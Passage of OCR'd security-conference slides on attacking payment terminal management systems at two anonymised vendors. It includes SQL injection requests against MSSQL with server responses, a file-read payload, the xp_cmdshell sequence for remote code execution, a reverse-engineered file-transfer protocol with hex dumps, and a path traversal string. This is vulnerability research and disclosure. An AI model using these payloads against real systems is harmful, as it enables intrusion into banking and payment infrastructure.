    <Key keyId="2" keyRole="TAK" keyType="3DES" keyValue="4F803371EA475C6F70D3A7AAD58B514D" />
    <Key keyId="3" keyRole="TDK" keyType="3DES" keyValue="EB10D5A7E85BC075416BA98FE56B41C1" />
</Key>
```

TMS

Protocols

We explored **3 TMS** protocols:

2 of them – custom file based protocols (FTP analog)
1 of them – HTTP based with API


All protocols support TLS, but…

TMS

Lack of TLS?

Insecure transport channel:
> Custom protocols are used without TLS
> TLS with self-signed certificate
> TLS certificate isn't verified at PoS

Problem:
Hard to implement TLS everywhere



TMS

Vendor Alpha

HTTP Service + **Self Signed Certificate** (not pinned)
OS: Windows


Typical WEB vulnerabilities:

> **Directory Index**
> **SQL Injections**
> **RCE via SQL Injection**
> **File Read via SQL Injection**

TMS

Vendor Alpha

Directory Index allowed us to download configs and .NET compiled binaries



Gleb Cherbov, Ilia Bulatov

The weakest element of acquiring bank infrastructure

TMS

Vendor Alpha

SQL Injection (Microsoft SQL Server)

Request

Raw | Headers | Hex

```
GET
[redacted] GetSetting/0011345')and(1=(SELE
CT%20CONCAT('[[',(SELECT%20@@version),']]')));-- HTTP/1.1
Host: [redacted]
Accept: */*
Accept-Encoding: gzip, deflate
Connection: close
```

Response

Raw | Headers | Hex | HTML | Render

```
border-right: 2px white solid; border-bottom: 2px white solid; font-weight: bold;
background-color: #cecf9c;} table td { border-right: 2px white solid; border-bottom: 2px
white solid; background-color: #e5e5cc;}</style>
  </head>
  <body>
    <div id="content">
      <p class="heading1">Ошибка запроса</p>
      <p xmlns="">При обработке сервером запроса возникла ошибка. Сведения о построении
допустимых запросов к службе см. на <a rel="help-page"
href="[redacted]">странице справки
службы</a>. Сообщение об исключении: "ERROR [22018] [Microsoft][ODBC SQL Server Driver][SQL
Server]Conversion failed when converting the nvarchar value '[[Microsoft SQL Server 2012 -
11.0.2100.60 (X64)
        Feb 10 2012 19:39:15
        Copyright (c) Microsoft Corporation
        Standard Edition (64-bit) on Windows NT 6.2 &lt;X64&gt; (Build 9200: ) (Hypervisor)
]]' to data type int.". Дополнительные сведения см. в журнале сервера. Трассировка стека
исключений: </p>
```

Gleb Cherbov, Ilia Bulatov

TMS

Vendor Alpha

Upgrading SQL Injection to File Read using some info from decompiled .NET binary

Request

Raw | Headers | Hex

```
GET
[redacted]GetFile/010820181'and'1'='1'%20
UNION%20ALL%20SELECT%20CONCAT('C',CHAR(58),CHAR(92),'Windows',CH
AR(92),'win.ini')--/win.ini HTTP/1.1
Host: [redacted]
Accept: */*
Accept-Encoding: gzip, deflate
Connection: close
```

Response

Raw | Headers | Hex | Protobuf


```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/octet-stream
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Tue, 05 Mar 2019 15:53:49 GMT
Connection: close
Content-Length: 92

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

TMS

Vendor Alpha

Upgrading SQL Injection to RCE using **xp_cmdshell**:

```
GET <..>/GetFile/010820181'and'1'='1'+EXEC+sp_configure+'show+advanced+options',1--
GET <..>/GetFile/010820181'and'1'='1'+RECONFIGURE--
GET <..>/GetFile/010820181'and'1'='1'+EXEC+sp_configure+'xp_cmdshell',1--
GET <..>/GetFile/010820181'and'1'='1'+RECONFIGURE--
GET <..>/GetFile/010820181'and'1'='1'+EXEC+xp_cmdshell+'ping+rce-test.******'--
```



TMS

Vendor Alpha

Using these vulnerabilities, we were able to:

1) **Conduct a MiTM attack** on PoS Terminal and modify configuration
2) **Download files** from TMS
3) **Modify files** on TMS, including config files for other PoS (SQL Server located on TMS)
4) **Expand the attack** on internal services

TMS

Vendor Bravo

Custom protocol (file based, FTP analog)
TLS disabled (but in general TLS is supported)
OS: Windows

Bugs found:

> **File read (path traversal)**
> **File write (path traversal)**
> **Excess privileges (NT/Authority System)**

TMS

Vendor Bravo

Initial requests:

```
    00000000  05                                                .
00000000  02 6d 00 19 02 00 33 31  [redacted]                  .m....31 [redacted]
00000010  [redacted]  31 32 33 31 38 33 3e 01  [redacted]       123183>.
00000020  00 30 41 02 00 32 34 59  [redacted]                  .0A..24Y [redacted]
00000030  30 46 3c 00 6d 61 78 50  61 63 6b 65 74 53 69 7a    0F<.maxP acketSiz
00000040  65 3e 31 30 31 30 30 3b  63 6c 69 65 6e 74 3e 31    e>10100; client>1
00000050  3b 61 64 76 61 6e 63 65  64 [redacted]               ;advance d[redacted]
00000060  [redacted] 3e  41 44 39 39 32 42 38 35  [redacted]   > AD992B85
00000070  64 fc                                               d.
    00000001  06                                              .
    00000002  02 09 00 19 02 00 33 31  43 01 00 30            ......31 C..0
00000072  02 14 00 19 02 00 35 34  3c 0c 00 30 31 31 32 33    ......54 <..01123
00000082  31 38 33 2e 64 69 72                                183.dir
    0000000E  02 09 00 19 02 00 35 34  43 01 00 31            ......54 C..1
00000089  02 1c 00 19 02 00 33 35  3c 0c 00 30 31 31 32 33    ......35 <..01123
00000099  31 38 33 2e 64 69 72 40  01 00 30 41 01 00 32       183.dir@ ..0A..2
    0000001A  02 10 00 19 02 00 33 35  3d 04 00 35 37 30 30 43    ......35 =..5700C
    0000002A  01 00 30                                        ..0
000000A8  02 07 1d 19 02 00 33 37  3d 04 00 35 37 30 30 46    ......37 =..5700F
000000B8  f8 1c 3c 42 6c 6f 63 6b  3e 0d 0a 43 68 65 63 6b    ..<Block >..Check
000000C8  73 75 6d 3d 32 46 45 37  41 34 36 43 41 34 35 34    sum=2FE7 A46CA454
000000D8  39 39 44 46 31 33 33 33  32 44 30 37 44 46 30 30    99DF1333 2D07DF00
```

File is transferred by filename:

```
    000011EB  02 0d 00 19 02 00 33 35  3d 01 00 30 43 01 00 31    ......35 =..0C..1
00002121  02 2d 00 19 02 00 35 34  3c 25 00 30 31 31 32 33    .-....54 <%.01123
00002131  31 38 33 2f 32 30 31 39  2e 30 32 2e 31 39 5f 30    183/2019 .02.19_0
00002141  30 2e 35 30 2e 31 32 2f  4c 4f 47 53 2e 5a 49 50    0.50.12/ LOGS.ZIP
    000011FB  02 09 00 19 02 00 35 34  43 01 00 31            ......54 C..1
00002151  02 35 00 19 02 00 33 35  3c 25 00 30 31 31 32 33    .5....35 <%.01123
00002161  31 38 33 2f 32 30 31 39  2e 30 32 2e 31 39 5f 30    183/2019 .02.19_0
00002171  30 2e 35 30 2e 31 32 2f  4c 4f 47 53 2e 5a 49 50    0.50.12/ LOGS.ZIP
00002181  40 01 00 30 41 01 00 32                             @..0A..2
    00001207  02 11 00 19 02 00 33 35  3d 05 00 31 31 36 30 34    ......35 =..11604
    00001217  43 01 00 30                                        C..0
00002189  02 20 27 19 02 00 33 37  3d 05 00 31 31 36 30 34    . '...37 =..11604
00002199  46 10 27 50 4b 03 04 14  00 02 00 08 00 00 00 20    F.'PK... ....... 
000021A9  00 44 3f a7 76 35 14 00  00 f1 af 00 00 0a 00 00    .D?.v5.. ........
000021B9  [redacted]
000021C9  46 1c 37 06 f1 0a 04 08  30 e1 91 26 9a b6 69 79    F.7..... 0..&..iy
```

Gleb Cherbov, Ilia Bulatov


The weakest element of acquiring bank infrastructure

TMS

Vendor Bravo

Reverse engineering the protocol

> Packet Length
> TLV Structure (Tag-Length-Value)
> TLV #1 - Packet Type
> TLV #2 - Filename



Gleb Cherbov, Ilia Bulatov

TMS

Vendor Bravo

Some of TLV tags:

0x02 – Chunk part
0x19 – Request type (TLV #1)
0x3c – Filename
0x3f – Terminal ID
0x44 – File length
0x45 – File MD5 value
0x3d – Session for file transfer

TMS

Vendor Bravo


We discovered a few types of packets for TLV #1
Some of them:

31 – **Init session request**
35 – **Init file transferring**
36 – **File MD5 hash request** (for file read)
37 – **File Data** (for file write)
38 – **Request file read**
39 – **Request file write**

TMS

Vendor Bravo

How it works?



TMS


Vendor Bravo

How it looks on TMS Server (Directory structure)

Every terminal has its own directory (100001,...)

Directory name with Terminal ID

OS: **Windows**



TMS

Vendor Bravo

So, we can control **filename** for both reading and writing.


Try **Path Traversal** where filename is controlled.

..\..\..\..\..\..\..\Windows\win.ini

TMS

Vendor Bravo

Path Traversal Reading



